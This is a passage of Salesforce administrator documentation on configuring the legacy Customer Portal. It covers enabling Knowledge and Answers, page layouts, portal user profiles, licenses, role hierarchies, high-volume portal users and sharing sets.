5. Add the Entitlements or Service Contract tabs to each Customer Portal.
6. Assign the cloned profiles to your Customer Portal users:
   a. To create a new Customer Portal user, click **Manage External User** and choose **Enable Customer User** on the contact detail page. To update an existing user, click **Manage External User** and choose **View Customer User**.
   b. For a new user, select the cloned profile from the **Profile** drop-down menu. For an existing user, click **Edit** and then select the profile.
   c. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To set up and update the Customer Portal:
- "Customize Application"

To create and edit profiles:
- "Manage Users"

To manage Customer Portal users:
- "Edit Self-Service Users"

SEE ALSO:

Setting Up Your Customer Portal

Enabling Salesforce Knowledge in the Customer Portal

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can use the Customer Portal to provide your customers with access to Salesforce Knowledge articles. Portal users can view and rate articles but cannot create or edit articles.

After you have set up Salesforce Knowledge in your organization and enabled your Customer Portal, complete the following steps to enable Salesforce Knowledge in your portals.

1. Update Customer Portal profiles:
   a. Clone the Customer Portal User or Customer Portal Manager profiles and enable the "Read" permission for article types you want to share with customers.
   b. In the cloned profiles, verify that the tab visibility for the Articles tab is Default On.
2. At the bottom of the customer portal detail page, click **Edit Profiles** and activate the new profile.
3. Assign the cloned profiles to your Customer Portal users:
   a. To create a new Customer Portal user, click **Manage External User** and choose **Enable Customer User** on the contact detail page. To update an existing user, click **Manage External User** and choose **View Customer User** on the contact detail page.
   b. For a new user, select the cloned profile from the **Profile** drop-down menu. For an existing user, click **Edit** and then select the profile.
   c. Click **Save**.
4. Add the Articles tab to each Customer Portal.
5. If you want your Customer Portal users to have different category group visibility settings than the account owner, change the visibility settings for the Customer Portal user.

   By default, Customer Portal users inherit their data category access from the account owner. For example, if the account owner has a role of CEO and the CEO role has full access to all the data categories in a category group, then Customer Portal users can also access all categories in that group. In some cases, you may want to limit which categories a Customer Portal user can access.
6. If you have high-volume portal users, make the categories these users need to access visible by default. Because high-volume portal users don't have roles, they can only access categorized articles if the associated data categories have been made visible to all users regardless of role.
7. Notify users who create articles that they must select **Customer Portal** as a channel option when creating or modifying an article. If the Customer Portal channel is not selected, the article will not be published in the portal.
8. To allow users to search for articles from the Home tab, add the Article Search component to the home page layout. Ensure that you assign the layout to the Customer Portal profiles.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To set up and update the Customer Portal:
- "Customize Application"

To create and edit profiles:
- "Manage Profiles and Permission Sets"

To manage Customer Portal users:
- "Edit Self-Service Users"

To view Salesforce Knowledge articles:
- "Read" on the article's article type

SEE ALSO:

Setting Up Your Customer Portal

Enabling Answers in the Customer Portal

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can use the Customer Portal to provide your customers with access to an answers community.

To enable answers in your portal:

1. Set up your Customer Portal.

   When customizing your portal fonts and colors, note that answers only supports the following changes:

   - All tab styles
   - The following page styles:
     - Page Background
     - Text
     - Link
     - Link Hover

2. Set up answers, making sure that your answers community is configured to display in the Customer Portal.
3. Add the Answers tab to your Customer Portal.
4. Create Customer Portal users:
   a. On the contact detail page, click **Manage External User** and then choose **Enable Customer User**.
   b. Enter the required information, making sure to select the correct Customer Portal profile from the **Profile** drop-down menu.
   c. Click **Save**.
5. If you want your Customer Portal users to have different category group visibility settings than the account owner, change the visibility settings for the Customer Portal user.

   By default, Customer Portal users inherit their category access from the account owner. For example, if the account owner has a role of CEO and the CEO role has full access to all the data categories in the category group assigned to answers, then Customer Portal users can also access all categories in the answers community. In some cases, you may want to limit which categories a Customer Portal user can access.
6. If you have high-volume portal users, make the data categories these users need to access visible through permission sets or profiles.
7. If your organization has the Ideas and Answers Portal license, hide the Reports tab in the Customer Portal. Otherwise, your Customer Portal users receive an Insufficient Privileges message when they click the Reports tab. For information on hiding tabs, see Customizing Your Customer Portal Tabs on page 2441.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up and update the Customer Portal:
- "Customize Application"

To create and edit profiles:
- "Manage Profiles and Permission Sets"

To create an answers community:
- "Customize Application"

SEE ALSO:

Setting Up Your Customer Portal

Customize Your Customer Portal Pages

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify page layouts:
- "Customize Application"

To assign page layouts to profiles:
- "Manage Profiles and Permission Sets"

You can customize your Salesforce Customer Portal pages just as you customize pages in Salesforce: with page layouts.

Page layouts control the layout and organization of buttons, fields, s-controls, Visualforce, custom links, and related lists on object record pages. They also help determine which fields are visible, read only, and required. Page layouts can include s-controls and Visualforce pages that are rendered within a field section when the page displays. You can control the size of the s-controls and Visualforce pages, and determine whether or not a label and scroll bars display.

Customer Portal users view the layouts assigned to their profile when they log in to your Customer Portal. You can customize the following objects' page layouts for your portal:

- Home
- Tasks
- Events
- Cases
- Assets
- Accounts
- Solutions
- Contacts
- Entitlements
- Custom Objects
- Service Contracts

Customizing Portal Page Layouts

From the object management settings for the object whose page layout you want to edit, go to Page Layouts.

By default, Customer Portal users have "Read" permissions on accounts, contacts, assets, products and price books, so that they can view their account name and choose a contact and asset for the cases they create on your portal. They may also have "Update" or "Create" permissions for assets and accounts, depending on the type of customer portal.

Note: Customer Portal users can't view the tags section of a page, even if it is included in a page layout.

To display a custom object in your Customer Portal, you must:

- Select the `Available for Customer Portal` checkbox on the custom object. You cannot assign a portal profile to a custom-object page layout unless this checkbox is selected.
- Grant user permissions to the custom object on permission sets or profiles assigned to portal users.

- Add the tab of the custom object to your Customer Portal so that the tab is accessible to your Customer Portal users. For more information, see Customizing Your Customer Portal Tabs on page 2441.

SEE ALSO:

Customize Your Customer Portal Fonts and Colors
Enable Customer Portal Login and Settings
Setup Tips and Considerations for Customer Portal Pages
Page Layouts

Configuring Multilingual HTML Messages for Customer Portals

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To configure languages in portals:
- "Customize Application"

If your organization has multiple languages enabled, you can upload HTML messages in any of the languages supported by Salesforce and configure the messages to display in the portal based on portal user language settings. For example, you can upload an HTML message in French to display on the Home tab for portal users with French language settings, and an HTML message in English to display on the Home tab for portal users with English language settings.

Note the following before configuring multilingual HTML messages:

- Before you can add a multilingual HTML message to a portal, you must upload the HTML-formatted file in the Documents tab.
- Even if configured, portal HTML messages will not display on the Ideas, Reports, Content, or Solutions tabs.

To configure multilingual HTML messages:

1. To configure a display language for the Customer Portal, from Setup, enter `Customer Portal Settings` in the `Quick Find` box, then select **Customer Portal Settings**.
2. Click the name of the portal to edit.
3. Click **Add New Language** in the Assigned Languages related list.
4. Select a language from the `Language` drop-down list.
5. Click the lookup icon ( ) next to a tab name, then select the HTML message to display on that tab. Optionally repeat this step for each tab that you want to display an HTML message.
6. Click **Save**.

Setup Tips and Considerations for Customer Portal Pages

EDITIONS

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Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Consider the following set up tips and general information about Salesforce Customer Portal pages.

Setting Up Cases

- When setting up your Customer Portal, clone the page layout for cases (Case Layout), and rename it *Portal Case Layout*. This allows you to easily differentiate between case page layouts for internal users and case page layouts for portal users.
- By default, new cases are accessible in the Customer Portal, but you can include the `Visible in Self-Service` checkbox on case page layouts so that you can deselect the checkbox to prevent a case from being displayed.
- Do not select the `Show Case Email Notification` and `Show Case Email Notification by default` checkboxes on case page layouts. These features only apply to Salesforce users.
- Do not add the `Internal Comments` field to case page layouts assigned to portal profiles because portal users may view comments intended only for Salesforce users.
- Include the `Asset` field on case page layouts if you want portal users to be able to associate cases with an asset related to their account.
- Include the `Contact Name` lookup field on case page layouts so that users with "Edit" permissions on that field can change a case's contact to another portal user in the same account.
- If a portal user is the owner of a case, the `Contact Name` field on the case must be the contact associated with the same portal user who owns the case. You can't specify a different contact, even if they're associated with the same portal account.
- Do not select the `Show solution information section`, `Show Contact Notification checkbox`, and `Select Contact Notification checkbox by default` checkboxes on close-case page layouts because their functions only apply to Salesforce users.
- Create case record types to set the default value of the `Case Origin` picklist field for cases logged on your Customer Portal.
- For case assignment rules to work on the Customer Portal, select the `Select Case Assignment checkbox by default` checkbox on case page layouts assigned to portal profiles. Portal users cannot view these checkboxes on the Customer Portal. Note that assignment rules trigger when a case is created *and* when it is edited. To prevent cases from being automatically reassigned when edited by portal users, add a rule entry using the criteria *Current User: User Type contains Customer Portal* and select the `Do Not Reassign User` checkbox.
- Portal users can view all the values in the `Type`, `Status`, `Priority`, and `Case Reason` picklist fields unless you create record types for cases that contain separate picklist values for them.
- You can prevent portal users from submitting cases with attachments by removing the **Submit & Add Attachment** button from case page layouts:
  1. Edit a case page layout with the enhanced page layout editor.
  2. Click **Layout Properties**.
  3. Deselect **Show Submit & Add Attachment Button**.
  4. Click **OK**.
  5. Click **Save**.

Cases

- Portal users need the "Read" permission on contacts to create cases.
- Portal users cannot edit the value of the `Status` picklist field on cases.
- Portal users can edit and delete attachments they have added to their cases, but portal users cannot edit and delete attachments added to cases by Salesforce users.
- The **Delete** and **Sharing** buttons on case detail pages are not available to portal users.
- The **Email Message List**, **Next**, and **Previous** links are not available to Customer Portal users when they view emails from the Email related list on case detail pages. The Email related list is only available in organizations where Email-to-Case or On-Demand Email-to-Case is enabled.
- Optionally, you can create case auto-response rules to automatically respond to portal users when they create a case on your portal.
- Portal users can view, search, and create notes and attachments on cases.
- When creating a case, a portal user bypasses the Suggested Solutions page and is directed to their case if:
  - No relevant suggested solutions match the case.
  - He or she creates the case by clicking **Submit & Add Attachment**.

  Note that suggested solutions are only available in organizations where they are enabled. For more information on suggested solutions, see Suggested Solutions Overview on page 3016. For more information about how Customer Portal users can self-close their own cases from suggested solutions, see Enable Customer Portal Login and Settings.
- If Salesforce Knowledge is enabled, you can add the Articles related list to case page layouts assigned to portal users so that they can find articles that help them solve their cases.
- If Chatter is enabled for your organization, feed attachments are included in the Notes and Attachments related list. Portal users can download feed attachments, but can't preview, edit, or delete them.

Solutions

- The `Status` picklist field on solutions is not available to portal users.
- The `Status` picklist field on a solution does not need to be set to Reviewed for a solution to be visible in the Customer Portal; a solution is visible in the Customer Portal if the `Visible in Self-Service Portal` checkbox is selected on a solution.
- If you enable solution categories for your organization, solution categories are also available in your Customer Portal. Uncategorized solutions do not display in the solution categories of your Customer Portal, but they do display in your portal's search and list views.
- The top solutions feature is not available for your Customer Portal, but you can create links on your Customer Portal home page to your organization's most relevant solutions.

Home Page

- Include the Customer Portal Welcome component on home page layouts assigned to Customer Portal users. Each Customer Portal user who logs in to your portal receives a welcome message with his or her name. The users can also change their own portal username, password, locale, language, time zone, and contact information. When portal users change information about themselves their user records are updated but their contact records aren't automatically updated with those changes.

  Note that Customer Portal users who have the "Is Single Sign-On Enabled" permission cannot change their usernames from the Customer Portal Welcome component.
- When designing home page layouts for your Customer Portal, we recommend adding the following components: Search, Solution Search, Recent Items, Customer Portal Welcome, and a custom HTML Area component that includes your corporate branding in the wide column.

- Create custom components to put on the home page layouts of your Customer Portal, such as links to custom list views, specific documents, and top solutions.
- Custom component names do not display in the wide section of the home page in the Customer Portal.
- You can position the logout link anywhere on the header by using the HTML tag: "`<a href="/secur/logout.jsp">Logout</a>`." For more information on the header, see Enable Customer Portal Login and Settings on page 2432.
- We recommend *not* adding the following components to your Customer Portal home page layouts because they are for Salesforce users: `Tasks`, `Calendar`, `Product Search`, `Recent Items`, `Dashboard Snapshot`, `Messages & Alerts`, and `Items To Approve`.

Activities

- Portal users can't be assigned to activities.
- Portal users can view completed tasks and past events marked `Visible in Self-Service` that are associated with objects they have permission to view.

Documents

Verify that none of your organization's internal documents on the Documents tab are available in folders accessible to portal users.

Reports

- Portal users can run reports if they have the "Run Reports" permission.
- Portal users can export reports if they have the "Export Reports" permission.
- The Report Options section does not display on report results for portal users because portal users cannot customize report results. Also, the Generated Chart section, which includes the **Edit**, **Large**, **Medium**, and **Small** links, does not display on report results.
- Report results for portal users only include links to objects the portal users have permission to access.
- Portal users can only report on objects set to Private in the organization-wide default sharing model. Some objects, such as solutions and articles, are not included in the sharing model and cannot be reported on by Customer Portal users.
- Portal users will receive an insufficient privileges error if they run a report that contains objects they do not have permission to view.
- By default all users, including portal users, can view report folders. To prevent portal users from viewing report folders, update the sharing settings on report folders to the All Internal Users group.

Custom Objects

- When you deselect the `Available for Customer Portal` checkbox on a custom object, the custom object is no longer available on the Customer Portal, and all of the permissions for the custom object are automatically removed from portal profiles. If you select the `Available for Customer Portal` checkbox on a custom object again, you must update the permissions for the custom object on portal profiles.

  Note: If you configure custom object access at a later time, permission sets retain their configuration.

- Portal users can view, search, and create notes and attachments on custom objects.
- If Chatter is enabled for your organization, feed attachments are included in the Notes and Attachments related list. Portal users can download feed attachments, but can't preview, edit, or delete them.

Articles

For setup information, see Enabling Salesforce Knowledge in the Customer Portal on page 2447.

Assets

- Portal users can create, view, and update assets associated with their accounts.

- Assets are only visible to portal users if you include the `Assets` lookup field on case page layouts. From case detail pages, portal users can view an asset by clicking it in the `Asset` field.
- Portal users can view and search attachments on assets.
- If Chatter is enabled for your organization, feed attachments are included in the Notes and Attachments related list. Portal users can download feed attachments, but can't preview, edit, or delete them.

Salesforce CRM Content

- Portal users with a Salesforce CRM Content feature license can perform any tasks granted by their library permission.
- Portal users with the "View Content on Portals" user permission have view-only access to Salesforce CRM Content.
- Portal users with the "Create Libraries" user permission can create and administer libraries.

For more information, see Enabling Salesforce CRM Content in the Customer Portal on page 2443.

Answers

For setup information, see Enabling Answers in the Customer Portal on page 2448. When customizing your portal fonts and colors, note that answers only supports the following changes:

- All tab styles
- The following page styles:
  - Page Background
  - Text
  - Link
  - Link Hover

Ideas

For setup information, see Enabling Ideas in the Customer Portal on page 2445.

Accounts

Only users with delegated external user administrator rights can view the Accounts tab and their account's detail page in your Customer Portal. See Delegating Customer Portal User Administration and Portal Super User on page 2476.

Note: Customer portal users don't see the Notes & Attachments related list on accounts.

Contacts

Only users with delegated external user administration rights can view their account's contacts. See Delegating Customer Portal User Administration and Portal Super User on page 2476.

Only users with the "Portal Super User" permission can view the Contacts tab and edit and detail pages for contacts in your Customer Portal. See Delegating Customer Portal User Administration and Portal Super User on page 2476.

Note: Customer portal users don't see the Notes & Attachments related list on contacts.

Entitlements

- For set up information, see Enabling Entitlement Management in the Customer Portal on page 2446.
- Add the "Read" permission on entitlements to custom portal profiles; assign the profiles to portal users who need access to entitlements. See Configuring User Access to the Customer Portal on page 2467.
- Add the `Entitlement Name` lookup field to case page layouts so that portal users can add entitlements to cases.
- *Don't* add the following entitlement process fields to case page layouts for portal users because portal users shouldn't access information related to your internal support processes: `Entitlement Process Start Time`, `Entitlement Process End Time`, `Stopped`, and `Stopped Since`. See Case Fields on page 2237.

- Optionally, add the Entitlements tab to your Customer Portal so that portal users can view entitlements associated with their accounts and create cases from entitlements.
- Add the Entitlements related list to account and contact page layouts so that delegated external user administrators can create cases automatically associated with the right entitlements. See Delegating Customer Portal User Administration and Portal Super User on page 2476.

Service Contracts

- For set up information, see Enabling Entitlement Management in the Customer Portal on page 2446.
- Grant the "Read" permission on service contracts to the portal users who need access to service contracts. See Configuring User Access to the Customer Portal on page 2467.
- Add the Service Contracts tab to your Customer Portal so that portal users can view the details of their service contracts. See Customizing Your Customer Portal Tabs on page 2441.
- Contract line items don't display in the Customer Portal.

Flows

- You can include Force.com flows in your Customer Portal by embedding them in a Visualforce page.
- Users can run only flows that have an active version. If the flow you embed doesn't have an active version, users see an error message. If the flow you embed includes a subflow element, the flow that is referenced and called by the subflow element must have an active version.
- When you make a flow available to site or portal users, point them to the Visualforce page that contains the embedded flow, not the flow itself. Site and portal users aren't allowed to run flows directly.

SEE ALSO:

Customize Your Customer Portal Pages

Customer Portal Setup Limits

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Contact Salesforce for information about the number of Customer Portals and Customer Portal user licenses you can activate.

The maximum number of custom objects you can include in a Customer Portal is determined by the total number of custom objects your Edition allows.

Also, user licenses control the number of custom objects a portal user can see in a Customer Portal. For information, contact Salesforce.

SEE ALSO:

Setting Up Your Customer Portal

Enable Single Sign-On for Portals

Single sign-on (SSO) lets users access authorized network resources with one login. You validate usernames and passwords against your corporate user database or other client app rather than Salesforce managing separate passwords for each resource.

You can set up Customer Portals and partner portals to use SAML single sign-on, so that a customer only has to login once.

Note: Single sign-on with portals is only supported for SAML 2.0.

To enable single sign-on for portals:

1. In addition to the SAML sign-on information that must be gathered and shared with your identity provider, you must supply your information provider with the Organization ID and the Portal ID. In the SAML assertion that is sent from your identity provider, the `portal_id` and `organization_id` must be added as attributes.

   Note: You can leave these attributes blank to differentiate between portal and platform users. For example, when blank, the user is a regular platform user and when populated, the user is a portal user.

   a. From Setup, enter *Company Information* in the `Quick Find` box, then select **Company Information** and copy the ID located in the `Salesforce Organization ID`.

   b. For Customer Portals, from Setup, enter *Customer Portal Settings* in the `Quick Find` box, select **Customer Portal Settings**, click the name of the Customer Portal, and then copy the ID located in the `Portal ID`.

   c. For partner portals, from Setup, enter *Partners* in the `Quick Find` box, then select **Settings**. Next, click the name of the partner portal, and copy the ID located in the `Salesforce Portal ID`.

EDITIONS

Available in: Salesforce Classic

Customer Portal is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Partner Portal is available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Modify All Data"

SEE ALSO:

Setting Up Your Customer Portal

Customer Portal Users

About Customer Portal User Management

USER PERMISSIONS

To manage Customer Portal users:	"Edit Self-Service Users"
To manage profiles and permission sets:	"Manage Profiles and Permission Sets"
To create, edit, and delete page layouts:	"Customize Application"
To set field-level security:	"Manage Profiles and Permission Sets" AND "Customize Application"
To set sharing rules:	"Manage Sharing"

EDITIONS

Available in: Salesforce Classic

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Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Managing Customer Portal users is similar to managing regular Salesforce users. General user administration concepts like profiles and page layouts still apply. Review the following advice for managing Customer Portal users:

- Customer Portal Profiles
- Customer Portal Sharing Rules
- Customer Portal Role Hierarchy
- Customer Portal User Licenses

Note: High-volume portal users include both the High Volume Customer Portal and Authenticated Website license types.

Customer Portal Profiles

The profiles you assign to Customer Portal users define permissions for them to perform different functions within a Customer Portal, such as whether they can view, create, edit, or delete cases and custom object records.

When you enable a Customer Portal, the following profiles are automatically created if you purchased user licenses for them:

- High Volume Customer Portal
- Authenticated Website
- Customer Portal User
- Customer Portal Manager

The settings on Customer Portal profiles are similar. However, you can grant users with the Customer Portal Manager profile greater access to data via the Customer Portal role hierarchy and sharing rules (neither of which apply to high-volume portal users). You can also clone and customize each profile to suit the various support requirements of specific customers. You can also use permission sets to grant additional permissions and access settings to Customer Portal users.

Depending on the user licenses you purchased, you can configure Customer Portal profiles for custom objects, Salesforce CRM Content, reporting, and customer support functionality, such as cases and solutions.

Important: For portal users to be able to view their new cases, the **New Cases Visible in Portal** support setting must be selected. From Setup, enter *Support Settings* in the Quick Find box, select **Support Settings**, then select **New Cases Visible in Portal**.

Customer Portal Sharing Rules

After you enable a Customer Portal, the following groups and sharing rule category are created:

Groups and Sharing Rule Category	Description
All Customer Portal Users group	Contains all Customer Portal users, except for high-volume portal users.
All Internal Users group	Contains all Salesforce users in your organization.

Groups and Sharing Rule Category	Description
Roles and Internal Subordinates sharing rule category	Lets you create sharing rules with specific Salesforce users in your organization by role plus all of the users in roles below that role, excluding any Customer Portal and partner portal roles. Because high-volume portal users don't have roles, they aren't included in this or any other sharing rule category.

You can use these groups and the sharing rule category to create sharing rules that:

- Grant Customer Portal or Salesforce users access to specific data (except for high-volume portal users, because you can't include them in any groups or sharing rules)
- Link Customer Portal users and Salesforce users
- Link Customer Portal users from different accounts as long as they have the Customer Portal Manager user license

Customer Portal Role Hierarchy

When you enable a Customer Portal on an account, the system creates a role hierarchy for the account's portal users. The portal roles are unique for each account and include the account's name—or example, "Account A Customer User." In your organization's overall role hierarchy, this account-specific hierarchy is directly below the account owner.

The roles in a portal role hierarchy are fixed. You cannot customize them or add new ones. They are:

- Executive—for contacts
- Manager—for contacts
- User—for contacts
- Person Account—for person accounts

Note: All users in a customer portal role (Executive, Manager, and User roles) have read access to all portal-enabled contacts under their portal account even when the contact sharing model is private.

As you enable customers as Customer Portal users, the system automatically assigns roles based on the user license. Person accounts always have the Person Account role. Contacts with the High Volume Customer Portal or Authenticated Website license do not have a role.

If access to contacts are set to private, high-volume portal users only have access to their own contact and those they are granted access to.

Role hierarchies ensure that portal users from different accounts never see each other's data. Even though high-volume portal users aren't included in role hierarchies, they're restricted from seeing records that aren't associated with their account or contact, and they can only see objects to which they've been granted access. You can, however, create sharing rules so that users with the Customer Portal Manager license from different accounts can see each other's data.

Accounts with different portal types—Customer Portal *and* partner portal—have a separate role hierarchy for each portal. Role names include the portal type with which they are associated. For example, if Account A has both a Customer Portal and a partner portal, then roles for the Customer Portal are named "Account A Customer User" and roles for the partner portal are named "Account A Partner User."

To view the roles assigned to your Customer Portal users, create a custom report, choose Administrative Reports, select Users as the data type, and add `Role` to your report columns. Note that you can't report on roles for high-volume portal users because they don't have roles.

Note: You cannot create a Customer Portal user associated with an account owned by a partner user.

Customer Portal User Licenses

A user license determines the baseline of features that the user can access. Every user must have exactly one user license.

You can assign the following user licenses to Customer Portal users:

- High Volume Customer Portal
- Authenticated Website
- Customer Portal Manager Custom
- Customer Portal Manager Standard (not available for new customers)

These user licenses determine the available Customer Portal profiles. They also determine users' positions in the Customer Portal role hierarchy.

The following table shows the Customer Portal user licenses with their associated profiles and positions in the Customer Portal role hierarchy.

User License	Profiles	Roles and Sharing
High Volume Customer Portal and Authenticated Website Both user licenses are high-volume portal users (Available to purchase)	High Volume Customer Portal or Authenticated Website profile, or a profile cloned and customized from one of these.	High-volume portal users don't have roles. See About High-Volume Portal Users on page 2460. Can't share but can transfer records they own. Can't transfer cases from non-high-volume portal users to them. Can't include in: • Personal groups or public groups. • Sharing rules. • Account teams, opportunity teams, or case teams. • Salesforce CRM Content libraries. • High-volume portal users can't access standard Account and Contact detail pages. However, you can create a custom solution, using tools like Visualforce or the API, where they can access those records. Can access custom objects depending on profile settings.
Customer Portal Manager Custom (Available to purchase)	Customer Portal Manager profile or a profile cloned and customized from the Customer Portal Manager profile.	Can assign to either the Executive, Manager, or User role. Can view and edit data they directly own or data owned by or shared with users below them in the Customer Portal role hierarchy; and they can view and edit cases where they are listed in the `Contact Name` field. Can have data shared to them just like other Salesforce users. • Can access custom objects depending on profile settings. • Can access reports depending on profile settings. • Can access Salesforce CRM Content depending on feature license and profile settings. See Enabling Salesforce CRM Content in the Customer Portal on page 2443. • Can receive the "Portal Super User" and "Delegated External User Administrator" permissions.

User License	Profiles	Roles and Sharing
Customer Portal Manager Standard	Customer Portal User profile or a profile cloned and customized from the Customer Portal User profile.	Can only assign to either the Executive, Manager, or User role. Can view and edit data they directly own or data owned by or shared with users below them in the Customer Portal role hierarchy; and they can view and edit cases where they are listed in the `Contact Name` field. Can have data shared to them just like other Salesforce users. • Can access custom objects depending on profile settings. • Can receive the "Portal Super User" permission. • Can access Salesforce CRM Content depending on feature license and profile settings. See Enabling Salesforce CRM Content in the Customer Portal on page 2443. Note: This license is not available for new customers.

Note: Person accounts enabled as Customer Portal users are automatically assigned the Person Account role, which you cannot change. Person accounts are automatically assigned to this role because they include a single user, so multiple roles are not necessary for their account. Furthermore, all person accounts owned by the same user are assigned the same role.

SEE ALSO:

Setting Up Your Customer Portal
Delegating Customer Portal User Administration and Portal Super User
Administrator setup guide: Salesforce Customer Portal Implementation Guide

About High-Volume Portal Users

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

EDITIONS

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Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

High-volume portal users are limited-access portal users intended for organizations with many thousands to millions of portal users. Unlike other portal users, high-volume portal users don't have roles, which eliminates performance issues associated with role hierarchy calculations. High-volume portal users include both the High Volume Customer Portal and Authenticated Website license types.

Characteristics

High-volume portal users:

- Are contacts enabled to access a Customer Portal.
- Are assigned to the High Volume Customer Portal or Authenticated Website license.
- Only share the records they own with Salesforce users in the high-volume portal users sharing group.

Access to Records

High-volume portal users can access records if any of the following conditions are met:

- They have "Update" access on the account they belong to.
- They own the record.
- They can access a record's parent, and the organization-wide sharing setting for that record is Controlled by Parent.
- The organization-wide sharing setting for the object is Public Read Only or Public Read/Write.
- They access the account or contact that they're enabled under via the API (not via the standard account or contact detail page).

Administrators can create sharing sets to grant high-volume portal users additional access to records; see Granting High-Volume Portal Users Access to Records on page 2463.

Limitations

- High-volume portal users can't manually share records they own or have access to.
- You can't transfer cases from non-high-volume portal users to high-volume portal users.
- High-volume portal users can't own accounts.
- You can't add case teams to cases owned by high-volume portal users.
- You can't include high-volume portal users in:
  - Personal groups or public groups.
  - Sharing rules.
  - Account teams, opportunity teams, or case teams.
  - Salesforce CRM Content libraries.
  - High-volume portal users can't access standard Account and Contact detail pages. However, you can create a custom solution, using tools like Visualforce or the API, where they can access those records.

  These limitations also apply to records owned by high-volume portal users.
- You can't assign high-volume portal users to territories.

SEE ALSO:

Sharing Records Owned by High-Volume Portal Users to Salesforce Users
Granting High-Volume Portal Users Access to Records
Sharing Set Overview

Sharing Set Overview

Grant portal or community users access to records that are associated with their accounts or contacts using sharing sets, based on their user profiles.

Previously, a sharing set granted access to any record that has a lookup field to an account or contact that matches the user's account or contact. With Spring '14, you can also determine how access is granted using an access mapping in the sharing set, which supports indirect lookups from the user and target record to the account or contact. You can determine the objects to use in the access mapping, and they must both either point to an account or contact.

EDITIONS

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



For example, you might want to use a sharing set if you would like to:

- Grant users access to all cases related to their account or contact record.
- Grant users access to all cases related to a parent account or contact that is identified on the user's account or contact record.

You can use sharing sets to grant access to accounts, contacts, cases, service contracts, users, and custom objects. Sharing sets can be used with these user profiles:

- Authenticated Website
- Customer Community User
- Customer Community Login User
- High Volume Customer Portal
- High Volume Portal
- Overage Authenticated Website User
- Overage High Volume Customer Portal User

The following example shows an access mapping on a sharing set, which grants portal or community users access to all cases associated with the entitlements on their account, even if they are not directly associated with the case.



Example:

1. Account lookup on portal or community user
2. Related account on entitlement
3. Entitlement lookup on case

Note: Portal or community users gain access to all order entitlements and order items under an account to which they have access. To share records owned by high-volume portal users, use a share group instead.

SEE ALSO:

Granting High-Volume Portal Users Access to Records
Granting High-Volume Portal or Community Users Access to User Records
About High-Volume Community Users
Grant High-Volume Community Users Access to Records
Share Records Owned By High-Volume Community Users

Granting High-Volume Portal Users Access to Records

Grant users access to records based on their profiles using sharing sets.

